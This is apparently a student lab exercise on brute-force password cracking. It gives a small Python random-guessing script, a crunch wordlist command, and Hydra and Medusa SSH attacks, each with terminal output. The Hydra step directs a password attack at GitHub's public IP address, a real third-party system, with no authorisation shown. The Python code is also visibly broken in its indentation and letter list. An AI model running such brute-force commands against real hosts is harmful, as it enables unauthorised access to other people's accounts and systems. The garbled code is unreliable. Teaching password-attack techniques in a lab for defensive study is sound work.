

Ex.No. 5

Brute Force Password Cracking using Python

Aim:

To crack a password using Brute Force method in Python and Kali Linux

Brute force attack:

A brute force attack involves 'guessing' username and passwords to gain unauthorized access to a system. Brute force is a simple attack method and has a high success rate. Considering a given method, number of tries, efficiency of the system which conducts the attack, and estimated efficiency of the system which is attacked the attacker is able to calculate approximately how long it will take to submit all chosen predetermined values. Brute-force attacks are often used for attacking authentication and discovering hidden content/pages within a web application. These attacks are usually sent via GET and POST requests to the server.

Brute force password cracking using Python:

Procedure:

1. Start the Program
2. Import the necessary packages
3. Get the input string in password mode
4. Assign an empty string for password guessing
5. Using looping construct, check the given combination of letters match the given password
6. If a match found, exit the loop
7. Print the matched password
8. Stop the program.

Coding:

```
import getpass
from random import *
# taking input from user
user_pass = getpass.getpass('Enter your password:')
# storing alphabet letter to use thm to crack password
password = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k',
            'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v',
            'w', 'x', 'y', 'z,']
# initializing an empty string
guess = ""
# using while loop to generate many passwords untill one of
# them does not matches user_pass
while (guess != user_pass):
```

```
guess = ""
# generating random passwords using for loop
for letter in range(len(user_pass)):
    guess_letter = password[randint(0, 25)]
    guess = str(guess_letter) + str(guess)
# printing guessed passwords
print(guess)
# printing the matched password
print("Your password is",guess)
```

Output Screenshot:

```
*** Enter your password: [password box]
pds
hpa
xma
hqk
etx
ayb
god
Your password is god
```


✓ 32s completed at 10:36 AM

Wordlist generation using crunch in Kali Linux:

Procedure:

1. Open Kali linux
2. Select the option Applications -> Password Attacks -> Crunch
3. Now type as crunch 1 3 0123456789
4. This will generate a wordlist of various combinations of one, two and three letters combinations

Output Screenshot:



```
kali@kali: ~  
$ crunch  
crunch version 3.6  
Usage: crunch <min> <max> [options]  
where min and max are numbers  
Please refer to the man page for instructions and examples on how to use crunch.  
(kali@kali)-[~]  
$ crunch 1 3 0123456789 -wordlist rockyou.txt? [Y/n] exit  
Crunch will now generate the following amount of data: 4320 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 1110  
0  
1  
2  
3  
4
```

Password cracking using Hydra in Kali Linux:

Procedure:

5. Open terminal in Kali linux
6. Type as hydra -h (to get help regarding hydra)
7. Type as dig target. Here type target as github.com and get the IP address (20.207.73.82)
8. Get the password.lst from John the Ripper online and save in our system in the home folder
9. Type as hydra -l kali -P /home/kali/password.lst 20.207.73.82 -t 6 ssh
10. Now username and password will be displayed if multifactor authentication is not enabled. Otherwise output can not be obtained.

Output Screenshot:

```
(kali㉿kali)-[~]
$ dig github.com

; <<>> DiG 9.18.8-1-Debian <<>> github.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 45686
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: f7efd654d60d0774 (echoed)
;; QUESTION SECTION:
;github.com.                IN      A

;; ANSWER SECTION:
github.com.                 56      IN      A      20.207.73.82

;; Query time: 4125 msec
;; SERVER: 10.0.0.2#53(10.0.0.2) (UDP)
;; WHEN: Fri Jan 27 02:34:09 EST 2023
;; MSG SIZE rcvd: 67
```

```
(kali㉿kali)-[~]
$ hydra -l kali -P /home/kali/password.lst 20.207.73.82 -t 6 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or security service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-27 02:35:20
[DATA] max 6 tasks per 1 server, overall 6 tasks, 3557 login tries (l:1/p:3557), ~593 tries per task
[DATA] attacking ssh://20.207.73.82:22/
[ERROR] target ssh://20.207.73.82:22/ does not support password authentication (method reply 4)
.
```

Password cracking of ssh service using medusa in Kali Linux:

Procedure:

1. Open Kali Linux
2. Select Applications -> Password Attacks -> medusa
3. To start the ssh service use the command `sudo service ssh start`
4. Type the command `medusa -h 10.0.2.15 lalit -P /home/kali/6chars.txt -M -n 22` where medusa - to execute the medusa tool, -h - is used to specify the Target Host or IP address, -u - It means username to test, -P - we can use -p to test a single password or -

- P to use a text file containing a lot of Passwords for Brute Force Attack, -M – It means the name of the module to execute, -n – It means the port number
5. If the command succeeds, right password will be displayed.

Output Screenshot:

```
(kali㉿kali)-[~]
└─$ ls
6chars.txt  Documents  Music  one.pcap  Pictures  Templates  test1.txt  xx00
Desktop     Downloads  myfile.xml  password.lst  Public  ten.pcap  Videos  xx01

(kali㉿kali)-[~]
└─$ pwd
/home/kali

(kali㉿kali)-[~]
└─$ medusa -h 10.0.2.15 -u lalit -P /home/kali/6chars.txt -M ssh -n 22
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ACCOUNT CHECK: [ssh] Host: 10.0.2.15 (1 of 1, 0 complete) User: lalit (1 of 1, 0 complete) Pass
word: 000000 (1 of 16777216 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.15 (1 of 1, 0 complete) User: lalit (1 of 1, 0 complete) Pass
word: 000001 (2 of 16777216 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.15 (1 of 1, 0 complete) User: lalit (1 of 1, 0 complete) Pass
word: 000002 (3 of 16777216 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.15 (1 of 1, 0 complete) User: lalit (1 of 1, 0 complete) Pass
word: 000003 (4 of 16777216 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.2.15 (1 of 1, 0 complete) User: lalit (1 of 1, 0 complete) Pass
word: 000004 (5 of 16777216 complete)
```